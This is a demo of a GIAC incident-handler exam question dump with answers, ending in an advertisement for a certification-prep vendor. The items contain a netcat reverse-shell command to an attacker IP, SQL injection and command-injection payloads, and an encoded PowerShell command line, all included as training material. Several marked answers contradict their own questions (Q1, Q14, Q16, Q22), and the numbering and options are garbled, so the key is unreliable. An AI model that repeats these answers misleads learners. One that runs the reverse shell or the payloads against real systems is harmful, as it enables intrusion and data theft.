



Vendor: GIAC

Exam Code: GCIH

Exam Name: GIAC Certified Incident Handler

Version: DEMO

QUESTION 1

Which Windows command cruted the output below?

LocalAddress	LocalPort	RemoteAddress	RemotePort	State	AppliedSetting	OwningProcess
-----	-----	-----	-----	-----	-----	-----
192.168.254.81	52104	40.83.240.146	443	Established	Internet	4076

- A. get-nettcpconnection -state established
- B. netstat -an | findstr /i "established"
- C. netsh lan show tracing
- D. get-netiphttpsstate | select-object*

Answer: B

QUESTION 2

An attacker at IP address 11.22.33.44 set up a reverse shell so he could execute commands on a server (internal IP address 192.168.20.21) that sits behind a site firewall blocking incoming SSH traffic but allowing all outbound traffic. What command would he run on the server?

- A. tcpdump -nn port 22 and host 11.22.33.44
- B. ssh -b 192.168.20.21 -p 22 11.22.33.44
- C. nc 11.22.33.44 22 -e /bin/sh
- D. lsof -i @192.168.20.21:22

Answer: C

QUESTION 3

With what frequency does the AWS API Gateway assign a new IP address?

- A. Unique Session
- B. Each Second
- C. Each Request
- D. Unique Source IP

Answer: C

QUESTION 4

Which of the following describes OSINT?

- A. The collection of publicly available information used for reconnaissance against a target
- B. The use of online or open source tools to gain unauthorized access to a target's internal network
- C. The use of public websites and social media for command and control of compromised targets

D. The collection of active threat information from different sources for creating targeted IOCs

Answer: A

QUESTION 5

Using the command below, to which share will the user be connected on 192.168.99.10?

```
C:\> net use \\192.168.99.10
```

- A. C\$
- B. ADMIN\$
- C. SMB\$
- D. IPC\$

Answer: D

QUESTION 6


Which would be the ideal system for conducting analysis during cloud investigations?

- A. Cloud-based forensics system using the organization's service account
- B. On-premise forensics system with limited network connectivity
- C. On-premise forensics system with connectivity to the cloud service
- D. Cloud-based forensics system using an independent service account

Answer: D

QUESTION 7

What type of attack is being attempted in the following image?



The image shows a login interface. The 'Username' field contains the text 'admin' or 1=1--'. The 'Password' field is filled with masked characters. Below the fields are a 'Login' button, a checked 'Remember me' checkbox, a 'Cancel' button, and a 'Forgot password?' link.

- A. Credential stuffing
- B. Buffer overflow
- C. Cross-site scripting
- D. SQL injection

Answer: D

QUESTION 8

How should an incident handler classify the following event shown in the output below?

```
GET http://www.fancypants.com/inventory/price_db_search.php?
search=10'%20AND%20(SELECT%20supersecretsale%20FROM%20(SELECT(SLEEP(5)))manag
ement)-- HTTP/1.0

User-Agent: Opera/9.80 (X11; Linux x86_64; U; en) Presto/2.8.131
Version/11.11

Host: www.fancypants.com

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:49.0)
Gecko/20100101 Firefox/49.0

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Connection: keep-alive

Pragma: no-cache

Cache-Control: no-cache
```

- A. DNS Spoofing
- B. SQL Injection
- C. Directory Traversal
- D. Command Injection

Answer: B

QUESTION 9

An administrator runs the following command. What should be their next step based on the output shown?

```
C:\Users\jondoe> Get-CimInstance -Class Win32_Process | Where-Object -
Property ProcessId -EQ 80 | Format-List -Property CommandLine

CommandLine : excel.exe -nop -exec bypass -enc
V2hpbGUoJEhpcmluZyl7JEdvb2R0YW5kawRhdGVzID0gQCgiS2F5bGVlIiwgIkVvYiIsICJBbGljZ
SIpOyAkTmV3RW1wbG95ZWUgPSAkR29vZENhbmRpZGF0ZXNBMF07ICRIaXJpbmcgPSAkZmFsc2V9IA
==
```

- A. Examine child processes
- B. Decode the Base-64 value

- C. Halt the running process
- D. Verify the SHA256 hash

Answer: B

QUESTION 10

What would a forensic analyst extract from the following registry key?

HKLM\SOFTWARE\Microsoft\WindowsNT\CurrentVersion\SRUM\Extensions

- A. Temporarily stored system activity data
- B. File associations for installed programs
- C. Recently searched files and directories
- D. System policies for web browser add-ons

Answer: A

QUESTION 11

What can be inferred from the results below?

```
PS C:> Get-MsolUser -All | Where {$_.IsLicensed -eq $true} | Select
DisplayName, @{n="License ID"; e={$_.Licenses.AccountSKUID}}
```

DisplayName	License ID
THaverford	SpringfieldPRDept:SPE_E5
GBlundin	SpringfieldPRDept:SPE_E5
ALudgate	SpringfieldPRDept:SPE_E5
RDunn	SpringfieldPRDept:P1

- A. There are less logs for RDunns account
- B. RDunn has a higher priority than other accounts
- C. There is a higher cost for RDunn's account
- D. RDunn has an administrative account

Answer: D

QUESTION 12

What is an incident handler looking for when executing the PowerShell command below?

Get-ItemProperty 'HKLM:Software\Microsoft\Windows\CurrentVersion\Run'

- A. Programs that load automatically when the system starts
- B. All applications that are currently running on the system
- C. List of installed software that are available to be executed
- D. The version numbers of software installed on the system

Answer: A

QUESTION 13

How do DNS tunneling tools like DNSCat2 avoid DNS caching?

- A. Use a different UDP port than 53
- B. Send packets at regular intervals
- C. Generate many unique subdomains
- D. Encrypt the DNS queries

Answer: C

QUESTION 14

Which of the following is a suspicious entry in the Volatility output attached?

```
student@GIAC:~/volatility# ./vol.py -f /mnt/hgfs/VM_Files/mem/Win10.mem netscan
```

Volatility Foundation Volatility Framework 2.6.1

Offset(P)	Proto	Local addresses	Foreign Address	State	Pid	Owner
0x856e2a40	UDPv4	0.0.0.0:123	*:*		900	svchost.exe
0x857e9968	TCPv4	172.16.42.103:55383	54.152.208.117:443	CLOSED	-1	
0x85ae2a40	UDPv6	:::1:1900	*:*		3660	svchost.exe
0x85be9968	TCPv4	172.16.42.103:55383	8.250.42.254:4444	ESTABLISHED	3872	iexplorer.exe

- A. Invalid IP address of the second Svchost connection
- B. Incorrect owner for the UDP listening port for PID 900
- C. Unusual port used for the TCP connection for PID 3872
- D. Closed connection to a web server with no owner process

Answer: D

QUESTION 15

Which step would an attacker likely take before using MSBuild.exe?

- A. Install MSBuild.exe to %SYSTEMROOT%
- B. Translate attack code into C#
- C. Make changes to Windows Firewall

Answer: B

QUESTION 16

Which tool can generate source code that can be used as a payload on a Windows system using the following command?

```
msbuild.exe shellwrapper.csproj
```

- A. msfvenom
- B. wscript.exe

- C. nmap scripting engine
- D. MOF Compiler

Answer: D

QUESTION 17

An analyst believes that an attacker used the built-in tool MSBuild to compile msfvenom code. What evidence can the analyst look for to test this theory?

- A. Program execution from hidden directories
- B. Altered copies of MSBuild on the filesystem
- C. Encrypted TCP connections
- D. Downloading of a shellcode wrapper

Answer: B

QUESTION 18

Which file is critical to remove from a domain controller after a password audit?

- A. wordlist.txt
- B. john.pot
- C. shadow
- D. ntds.dit

Answer: D

QUESTION 19

Which of the following commands will show programs set to autostart?

- A. schtasks/query
- B. wevtutil qe security /f:text
- C. Get-EventLog -LogName Security
- D. wmic startup list full

Answer: D

QUESTION 820

What information security risk could be identified with the use of the DPAT tool?

- A. IT administrators who reuse passwords between their user account and their admin account
- B. Multiple users on different workstations sharing a single account
- C. IT administrators who use their personal workstation to connect remotely to servers
- D. Users that increment their password by one character every time they change it

Answer: B

QUESTION 821

An analyst finds that a malicious program contains the instructions add 10, eax followed by sub

10, eax. What technique was the attacker likely using?

- A. Ghostwriting
- B. Code signing
- C. Compile After Delivery
- D. Living Off the Land

Answer: D

QUESTION 22

How should an incident handler classify the following event shown in the output below?

```
GET http://www.giac.org:80/utils/dnslookup.php?
www.sans.org+cat+%2Fetc%2Fpasswd HTTP/1.0
User-Agent: Opera/9.80 (X11; Linux x86_64; U; en) Presto/2.8.131
Version/11.11
Host: www.giac.org
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.11; rv:49.0)
Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache
```

- A. DNS Spoofing
- B. SQL Injection
- C. Directory Traversal
- D. Command Injection

Answer: C

Thank You for Trying Our Product

Passleader Certification Exam Features:

- ★ More than **99,900** Satisfied Customers Worldwide.
- ★ Average **99.9%** Success Rate.
- ★ **Free Update** to match latest and real exam scenarios.
- ★ **Instant Download** Access! No Setup required.
- ★ Questions & Answers are downloadable in **PDF** format and **VCE** test engine format.
- ★ Multi-Platform capabilities - **Windows, Laptop, Mac, Android, iPhone, iPod, iPad**.
- ★ **100%** Guaranteed Success or **100%** Money Back Guarantee.
- ★ **Fast**, helpful support **24x7**.



View list of all certification exams: <http://www.passleader.com/all-products.html>



Microsoft



ORACLE



CITRIX



JUNIPER
NETWORKS



EMC²
where information lives

10% Discount Coupon Code: ASTR14